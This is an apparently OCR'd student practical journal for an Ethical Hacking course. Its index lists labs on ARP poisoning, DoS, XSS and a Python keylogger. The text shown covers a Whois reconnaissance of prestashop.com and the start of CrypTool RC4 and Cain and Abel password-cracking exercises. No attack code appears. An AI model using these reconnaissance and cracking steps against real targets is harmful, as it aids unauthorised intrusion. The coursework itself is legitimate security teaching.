


JNAN VIKAS MANDAL'S

PADMASHREE DR. R.T.DOSHI DEGREE COLLEGE OF INFORMATION TECHNOLOGY
MOHANLAL RAICHAND MEHTA COLLEGE OF COMMERCE
DIWALIMAA DEGREE COLLEGE OF SCIENCE
AMRATLAL RAICHAND MEHTA COLLEGE OF ARTS
JVM'S DEGREE COLLEGE OF INFORMATION TECHNOLOGY
AIROLI, NAVI MUMBAI – 400708
NAAC Reaccredited Grade 'A+' (CGPA- 3.31, 3rd Cycle)

CERTIFICATE

This is to certify that the Mr./Miss. _____ of T.Y.B.Sc.CS Semester-VI has completed the practical work in the subject of **ETHICAL HACKING** during the Academic year 2024-25 under the guidance of Dr**. Sanjivani Nalkar** being the partial requirement for the fulfillment of the curriculum of Degree of Bachelor of Science in Computer Science, University of Mumbai.

Place: **Date:**

Sign of Subject In Charge

Sign of External Examiner

Sign of Incharge / H.O.D

INDEX

Sr.No.	Name of Practicals	Date	Signature
1	Google and Whois Reconnaissance	06/01/2024	
2	Password Encryption and Cracking with CrypTool and Cain and Abe	13/01/2024	
3	Linux Network Analysis and ARP Poisoning	20/01/2024	
4	Port Scanning with NMap	27/02/2024	
5	Network Traffic Capture and DoS Attack with Wireshark and Nemesy	03/02/2024	
6	Persistent Cross-Site Scripting Attack	10/02/2024	
7	Session Impersonation with Firefox and Tamper Data	17/02/2024	
8	Creating a Keylogger with Python	09/02/2024	


PRACTICAL NO.1

AIM : Use Google and Whois for Reconnaissance.


a) Google and Whois Reconnaissance
b) Use Google search techniques to gather information about a specific target or organization.
c) Utilize advanced search operators to refine search results and access hidden information.
d) Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure

Using who.is


Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com



Raw Registrar Data

```
Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
```


Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com.
Speed: Median Load Time	2608
Speed: Percentile	21%
Links In Count	61656

Traffic Data

3 Months

Rank	2557	▼ 48
Reach Rank	2819	▲ 1
Page Views Rank	2480	▼ 12
Reach Per Million	458.00	▼ 0.71%
Page Views Per Million	26.59	▲ 0.9%
Page Views Per User	5.16	▲ 2%

1 Months

Rank	2387	▲ 158
Reach Rank	2661	▲ 167
Page Views Rank	2280	▲ 222
Reach Per Million	490.00	▲ 8%
Page Views Per Million	29.00	▲ 10.1%
Page Views Per User	5.32	▲ 2%

7 Days

Rank	2607	▼ 329
Reach Rank	2929	▼ 348
Page Views Rank	2604	▼ 453
Reach Per Million	460.00	▼ 10.67%
Page Views Per Million	26.10	▼ 16.14%
Page Views Per User	5.10	▼ 6.09%

1 Days

Rank	2480	▲ 911
Reach Rank	2777	▲ 877
Page Views Rank	2444	▲ 1414
Reach Per Million	480.00	▲ 30%
Page Views Per Million	27.60	▲ 50%
Page Views Per User	5.20	▲ 20%

Subdomains

	Reach	Page Views	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	V[illegible]lizy, A8, FR

SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds


PRACTICAL NO. 2

AIM : Password Encryption and Cracking with CrypTool and Cain and Abel

a) **Password Encryption and Decryption-**


1. **Use CrypTool to encrypt passwords using the RC4 algorithm.**
2. **Decrypt the encrypted passwords and verify the original values.**

Step 1:




Step 2 : Using RC4.

Encryption using RC4



CrypTool 1.4.41 - RC4 encryption of <startingexample-en.txt>, key <12>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window
Help
startingexample-en.txt
Ethical Hacking
RC4 encryption of <startingexample-en.txt>, key <12>
00000000 38 5A 57 B8 1E A4 94 3C 35 F7 BB 12 FC 8ZW....<5....
0000000D E6 AD ..
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM

Decryption


CrypTool 1.4.41 - RC4 decryption of <RC4 encryption of <startingexample-en.txt>, k...
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window
Help
startingexample-en.txt
Ethical Hacking
RC4 decryption of <RC4 encryption of <startingexample-en.txt>, key <12>>, key <12>
Ethical Hacking
Press F1 to obtain help.
L:1 C:1 P:1
NUM


b) **Password Cracking and Wireless Network Password Decoding:**

1. **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
2. **Decode wireless network passwords using Cain and Abel's capabilities.**




Click on HASH Calcuator

Enter the password to convert into hash



